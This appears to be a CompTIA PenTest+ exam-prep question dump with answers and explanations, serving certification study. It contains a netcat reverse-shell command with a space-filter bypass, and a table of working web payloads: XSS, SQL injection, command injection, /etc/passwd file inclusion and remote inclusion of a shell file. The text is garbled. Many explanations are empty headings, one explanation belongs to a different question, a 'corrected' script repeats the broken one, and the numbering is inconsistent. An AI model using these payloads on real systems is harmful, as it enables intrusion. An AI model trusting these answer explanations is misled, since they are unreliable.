CompTIA

Exam Questions PT0-003

CompTIA PenTest+ Exam

NEW QUESTION 1
A penetration tester identifies an exposed corporate directory containing first and last names and phone numbers for employees. Which of the following attack techniques would be the most effective to pursue if the penetration tester wants to compromise user accounts?

A. Smishing
B. Impersonation
C. Tailgating
D. Whaling

Answer: A

Explanation:
When a penetration tester identifies an exposed corporate directory containing first and last names and phone numbers, the most effective attack technique to pursue would be smishing. Here's why:
? Understanding Smishing:
? Why Smishing is Effective:
? Alternative Attack Techniques:
=================


NEW QUESTION 2
A penetration tester needs to confirm the version number of a client's web application server. Which of the following techniques should the penetration tester use?

A. SSL certificate inspection
B. URL spidering
C. Banner grabbing
D. Directory brute forcing

Answer: C

Explanation:
Banner grabbing is a technique used to gather information about a service running on an open port, which often includes the version number of the application or server. Here??s why banner grabbing is the correct Answer
? Banner Grabbing: It involves connecting to a service and reading the welcome banner or response, which typically includes version information. This is a direct method to identify the version number of a web application server.
? SSL Certificate Inspection: While it can provide information about the server, it is not reliable for identifying specific application versions.
? URL Spidering: This is used for discovering URLs and resources within a web application, not for version identification.
? Directory Brute Forcing: This is used to discover hidden directories and files, not for identifying version information.
References from Pentest:
? Luke HTB: Shows how banner grabbing can be used to identify the versions of services running on a server.
? Writeup HTB: Demonstrates the importance of gathering version information through techniques like banner grabbing during enumeration phases.
Conclusion:
Option C, banner grabbing, is the most appropriate technique for confirming the version number of a web application server.
=================

NEW QUESTION 3
HOTSPOT
A penetration tester is performing reconnaissance for a web application assessment. Upon investigation, the tester reviews the robots.txt file for items of interest.
INSTRUCTIONS
Select the tool the penetration tester should use for further investigation.
Select the two entries in the robots.txt file that the penetration tester should recommend for removal.



Tool

Given the entries in robots.txt, select the tool the penetration tester should use for further investigation:

○ Mimikatz
○ WPScan
○ Brakeman
○ SQLmap

Select the two robots.txt entries the penetration tester should recommend for removal:

1 □ User-agent: *
2 □ Disallow: /search
3 □ Allow: /search/about
4 □ User-agent: acunetix
5 □ crawl-delay: 10
6 □ Allow: /search/static
7 □ User-agent: Baidu
8 □ crawl-delay: 12
9 □ Disallow: /Home
10 □ User-agent: Slurp
11 □ crawl-delay: 20
12 □ Allow: /sdch
13 □ User-agent: Comptia
14 □ Allow: /admin
15 □ Allow: /wp-admin
16 □ crawl-delay: 15
17 □ Allow: /groups
18 □ Allow: /?hl=
19 □ Allow: /wp-login.php

A. Mastered
B. Not Mastered

Answer: A

Explanation:
The tool that the penetration tester should use for further investigation is WPScan. This is because WPScan is a WordPress vulnerability scanner that can detect common WordPress security issues, such as weak passwords, outdated plugins, and misconfigured settings. WPScan can also enumerate WordPress users, themes, and plugins from the robots.txt file.
The two entries in the robots.txt file that the penetration tester should recommend for removal are:
? Allow: /admin
? Allow: /wp-admin
These entries expose the WordPress admin panel, which can be a target for brute-force attacks, SQL injection, and other exploits. Removing these entries can help prevent unauthorized access to the web application??s backend. Alternatively, the penetration tester can suggest renaming the admin panel to a less obvious name, or adding authentication methods such as two-factor authentication or IP whitelisting.

NEW QUESTION 4
A penetration tester completed OSINT work and needs to identify all subdomains for mydomain.com. Which of the following is the best command for the tester to use?

A. nslookup mydomain.com » /path/to/results.txt
B. crunch 1 2 | xargs -n 1 -I 'X' nslookup X.mydomain.com
C. dig @8.8.8.8 mydomain.com ANY » /path/to/results.txt
D. cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com

Answer: D

Explanation:
Using dig with a wordlist to identify subdomains is an effective method for subdomain enumeration. The command cat wordlist.txt | xargs -n 1 -I 'X' dig X.mydomain.com reads each line from wordlist.txt and performs a DNS lookup for each potential subdomain.
? Command Breakdown:
? Why This is the Best Choice:
? Benefits:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 5
A penetration tester is trying to bypass a command injection blocklist to exploit a remote code execution vulnerability. The tester uses the following command:
nc -e /bin/sh 10.10.10.16 4444
Which of the following would most likely bypass the filtered space character?

A. ${IFS}
B. %0a
C. + *
D. %20

Answer: A

Explanation:
To bypass a command injection blocklist that filters out the space character, the tester can use ${IFS}. ${IFS} stands for Internal Field Separator in Unix-like systems, which by default is set to space, tab, and newline characters.
? Command Injection:
? Bypassing Filters:
? Alternative Encodings:
Pentest References:
? Command Injection: Understanding how command injection works and common techniques to exploit it.
? Bypassing Filters: Using creative methods like environment variable expansion to
bypass input filters and execute commands.
? Shell Scripting: Knowledge of shell scripting and environment variables is crucial for effective exploitation.
By using ${IFS}, the tester can bypass the filtered space character and execute the intended command, demonstrating the vulnerability's exploitability.
=================

NEW QUESTION 6
Which of the following is the most efficient way to infiltrate a file containing data that could be sensitive?

A. Use steganography and send the file over FTP
B. Compress the file and send it using TFTP
C. Split the file in tiny pieces and send it over dnscat
D. Encrypt and send the file over HTTPS

Answer: D

Explanation:
When considering efficiency and security for exfiltrating sensitive data, the chosen method must ensure data confidentiality and minimize the risk of detection. Here??s an analysis of each option:
? Use steganography and send the file over FTP (Option A):
? Compress the file and send it using TFTP (Option B):
? Split the file in tiny pieces and send it over dnscat (Option C):
? Encrypt and send the file over HTTPS (Answer: D):
Conclusion: Encrypting the file and sending it over HTTPS is the most efficient and secure method for exfiltrating sensitive data, ensuring both confidentiality and reducing the risk of detection.

NEW QUESTION 7
During a security assessment, a penetration tester needs to exploit a vulnerability in a wireless network's authentication mechanism to gain unauthorized access to the network. Which of the following attacks would the tester most likely perform to gain access?

A. KARMA attack
B. Beacon flooding
C. MAC address spoofing
D. Eavesdropping

Answer: A

Explanation:
To exploit a vulnerability in a wireless network's authentication mechanism and gain unauthorized access, the penetration tester would most likely perform a KARMA attack.
? KARMA Attack:
? Purpose:
? Other Options:
Pentest References:
? Wireless Security Assessments: Understanding common attack techniques such as KARMA is crucial for identifying and exploiting vulnerabilities in wireless networks.
? Rogue Access Points: Setting up rogue APs to capture credentials or perform man-in-the-middle attacks is a common tactic in wireless penetration testing.
By performing a KARMA attack, the penetration tester can exploit the wireless network's authentication mechanism and gain unauthorized access to the network.
=================

NEW QUESTION 8
A penetration tester writes the following script to enumerate a 1724 network:

```
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
```

The tester executes the script, but it fails with the following error:

```
-bash: syntax error near unexpected token `ping'
```

Which of the following should the tester do to fix the error?

A. Add do after line 2.
B. Replace {1..254} with $(seq 1 254).
C. Replace bash with tsh.
D. Replace $i with ${i}.

Answer: A

Explanation:
The error in the script is due to a missing do keyword in the for loop. Here??s the corrected script and
? Original Script:
1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
? Error
Explanation
? Corrected Script: 1 #!/bin/bash
2 for i in {1..254}; do
3 ping -c1 192.168.1.$i 4 done
Adding do after line 2 corrects the syntax error and allows the script to execute properly.
=================

NEW QUESTION 9
A penetration tester gains access to a domain server and wants to enumerate the systems within the domain. Which of the following tools would provide the best oversight of domains?

A. Netcat
B. Wireshark
C. Nmap
D. Responder

Answer: C

Explanation:
? Installation: sudo apt-get install nmap
? Basic Network Scanning: nmap -sP 192.168.1.0/24
? Service and Version Detection: nmap -sV 192.168.1.10
? Enumerating Domain Systems:
nmap -p 445 --script=smb-enum-domains 192.168.1.10
? Advanced Scanning Options: nmap -sS 192.168.1.10
? uk.co.certification.simulator.questionpool.PList@623a95bc nmap -A 192.168.1.10
? Real-World Example:
? References from Pentesting Literature: References:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================


NEW QUESTION 10
A tester performs a vulnerability scan and identifies several outdated libraries used within the customer SaaS product offering. Which of the following types of scans did the tester use to identify the libraries?

A. IAST
B. SBOM
C. DAST
D. SAST

Answer: D

Explanation:
kube-hunter is a tool designed to perform security assessments on Kubernetes clusters. It identifies various vulnerabilities, focusing on weaknesses and misconfigurations. Here??s why option B is correct:
? Kube-hunter: It scans Kubernetes clusters to identify security issues, such as misconfigurations, insecure settings, and potential attack vectors.
? Network Configuration Errors: While kube-hunter might identify some network- related issues, its primary focus is on Kubernetes-specific vulnerabilities and misconfigurations.
? Application Deployment Issues: These are more related to the applications running within the cluster, not the cluster configuration itself.
? Security Vulnerabilities in Docker Containers: Kube-hunter focuses on the Kubernetes environment rather than Docker container-specific vulnerabilities.
References from Pentest:
? Forge HTB: Highlights the use of specialized tools to identify misconfigurations in environments, similar to how kube-hunter operates within Kubernetes clusters.
? Anubis HTB: Demonstrates the importance of identifying and fixing misconfigurations within complex environments like Kubernetes clusters.
Conclusion:
Option B, weaknesses and misconfigurations in the Kubernetes cluster, accurately describes the type of vulnerabilities that kube-hunter is designed to detect.
=================

NEW QUESTION 10
HOTSPOT
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.



HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
`#inner-tab"><script>alert(1)</script>`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget';waitfor%20delay%20'00:00:20';--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget%20union%20select%20null,null,@@version;--`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`item=widget'+convert(int,@@version)+'`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`site=www.exa'ping%20-c%2010%20localhost'mple.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`redir=http:%2f%2fwww.malicious-site.com`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`logfile=%2fetc%2fpasswd%00`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`lookup=$(whoami)`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.
`logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt`	▼ Command Injection DOM-based Cross Site Scripting SQL Injection (Error) SQL Injection (Stacked) SQL Injection (Union) Reflected Cross Site Scripting Local File Inclusion Remote File Inclusion URL Redirect	▼ Parameterized queries Preventing external calls Input Sanitization .. , \ , / , sandbox requests Input Sanitization ', :, $, [,], (,). Input Sanitization ",', <, :, >, -.

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries
* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 12
Which of the following components should a penetration tester include in an assessment report?

A. User activities
B. Customer remediation plan
C. Key management
D. Attack narrative

Answer: D

Explanation:
An attack narrative provides a detailed account of the steps taken during the penetration test, including the methods used, vulnerabilities exploited, and the outcomes of each attack. This helps stakeholders understand the context and implications of the findings.
? Components of an Assessment Report:
? Importance of Attack Narrative:
? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? Penetration Testing - A Hands-on Introduction to Hacking
? HTB Official Writeups
=================

NEW QUESTION 14
During a penetration test, a tester captures information about an SPN account. Which of the following attacks requires this information as a prerequisite to proceed?

A. Golden Ticket
B. Kerberoasting
C. DCShadow
D. LSASS dumping

Answer: B

Explanation:
Kerberoasting is an attack that specifically targets Service Principal Name (SPN) accounts in a Windows Active Directory environment. Here??s a detailed Explanation
? Understanding SPN Accounts:
? Kerberoasting Attack:
? Comparison with Other Attacks:
Kerberoasting specifically requires the SPN account information to proceed, making it the correct answer.
=================

NEW QUESTION 17
A penetration tester assesses a complex web application and wants to explore potential security weaknesses by searching for subdomains that might have existed in the past. Which of the following tools should the penetration tester use?

A. Censys.io
B. Shodan
C. Wayback Machine
D. SpiderFoot

Answer: C

Explanation:
The Wayback Machine is an online tool that archives web pages over time, allowing users
to see how a website looked at various points in its history. This can be extremely useful for penetration testers looking to explore potential security weaknesses by searching for subdomains that might have existed in the past.
? Accessing the Wayback Machine:
? Navigating Archived Pages:
? Identifying Subdomains:
? Tool Integration:
? Real-World Example:

? References from Pentesting Literature: Step-by-Step ExplanationReferences:
? HTB Official Writeups
=================

